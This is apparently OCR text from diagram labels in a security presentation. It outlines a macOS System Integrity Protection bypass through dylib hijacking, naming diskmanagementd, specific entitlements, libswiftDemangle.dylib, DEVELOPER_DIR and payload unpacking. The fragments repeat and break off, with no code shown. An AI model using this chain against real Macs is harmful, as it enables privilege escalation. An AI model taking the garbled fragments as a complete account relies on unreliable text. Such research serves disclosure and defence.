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


launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment
posix_spawn
symbols
com.apple.system-task-ports
entitled
posix_spawn
Swift app
CFRunLoopRun or sleep

SIP bypass


launchctl kickstart
if not running
diskmanagementd
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drop access to the built-in dylib
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
launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
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drop access to the built-in dylib
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
DEVELOPER_DIR environment
posix_spawn
symbols
com.apple.system-task-ports
entitled
posix_spawn
Swift app
CFRunLoopRun or sleep
obtain symbol information
to trigger dylib hijacking

SIP bypass


launchctl kickstart
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sandbox_init_with_parameters to
drop access to the built-in dylib
